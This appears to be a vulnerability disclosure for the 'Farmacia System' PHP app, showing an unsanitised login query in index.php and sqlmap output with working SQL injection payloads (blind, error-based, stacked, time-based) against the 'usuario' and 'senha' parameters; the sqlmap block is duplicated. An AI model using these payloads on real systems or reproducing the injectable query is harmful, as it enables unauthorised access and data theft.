
Farmacia System


Farmacia System index.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



```
v >
 class="page-header header-filter" style = "background-image: url('img/far.png'); background-size: cover; background-position: top center;" >
<div class="container" >
    <?php
    if(isset($_POST['acao'])){
        $usuario = $_POST['usuario'];
        $senha = $_POST['senha'];
        $sql = MySql::conectar()->prepare("SELECT * FROM `tb_usuarios` WHERE usuario = '$usuario' AND senha = '$senha'");
        $sql->execute();
        $info = $sql->fetch();
        if($sql->rowCount() == 1){
            $_SESSION['usuario'] = $usuario;
            $_SESSION['senha'] = $senha;
            $_SESSION['nome']=$info['nome'];

          header('Location: main.php');

        }else{
            //Falhou
            echo '<div class="erro-box"><i class="fa fa-times"></i> Usuário ou senha incorretos!</div>';
        }
```



```
sqlmap identified the following injection point(s) with a total of 4346 HTTP(s) requests:
---
Parameter: senha (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: usuario=admin&senha=12345' AND 9624=9624 AND 'orxq'='orxq&acao=

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: usuario=admin&senha=12345' AND GTID_SUBSET(CONCAT(0x7162787a71,(SELECT (ELT(3073=3073,1))),0x716a766b71),30
73) AND 'RWcF'='RWcF&acao=

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: usuario=admin&senha=12345';SELECT SLEEP(5)#&acao=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: usuario=admin&senha=12345' AND (SELECT 4564 FROM (SELECT(SLEEP(5)))LobI) AND 'PpnI'='PpnI&acao=

Parameter: usuario (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: usuario=admin' AND 4293=4293 AND 'pqsg'='pqsg&senha=12345&acao=

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: usuario=admin' AND GTID_SUBSET(CONCAT(0x7162787a71,(SELECT (ELT(7028=7028,1))),0x716a766b71),7028) AND 'aNS
T'='aNST&senha=12345&acao=

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: usuario=admin';SELECT SLEEP(5)#&senha=12345&acao=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: usuario=admin' AND (SELECT 6246 FROM (SELECT(SLEEP(5)))geiq) AND 'LbPz'='LbPz&senha=12345&acao=
---
```

Sqlmap Attack

```
sqlmap identified the following injection point(s) with a total of 4346 HTTP(s) requests:
---
Parameter: senha (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: usuario=admin&senha=12345' AND 9624=9624 AND 'orxq'='orxq&acao=

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: usuario=admin&senha=12345' AND GTID_SUBSET(CONCAT(0x7162787a71,(SELECT
(ELT(3073=3073,1))),0x716a766b71),3073) AND 'RWcF'='RWcF&acao=

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: usuario=admin&senha=12345';SELECT SLEEP(5)#&acao=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: usuario=admin&senha=12345' AND (SELECT 4564 FROM (SELECT(SLEEP(5)))LobI) AND
'PpnI'='PpnI&acao=

Parameter: usuario (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: usuario=admin' AND 4293=4293 AND 'pqsg'='pqsg&senha=12345&acao=

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: usuario=admin' AND GTID_SUBSET(CONCAT(0x7162787a71,(SELECT
(ELT(7028=7028,1))),0x716a766b71),7028) AND 'aNST'='aNST&senha=12345&acao=

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: usuario=admin';SELECT SLEEP(5)#&senha=12345&acao=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: usuario=admin' AND (SELECT 6246 FROM (SELECT(SLEEP(5)))geiq) AND
```

```
'LbPz'='LbPz&senha=12345&acao=
---
```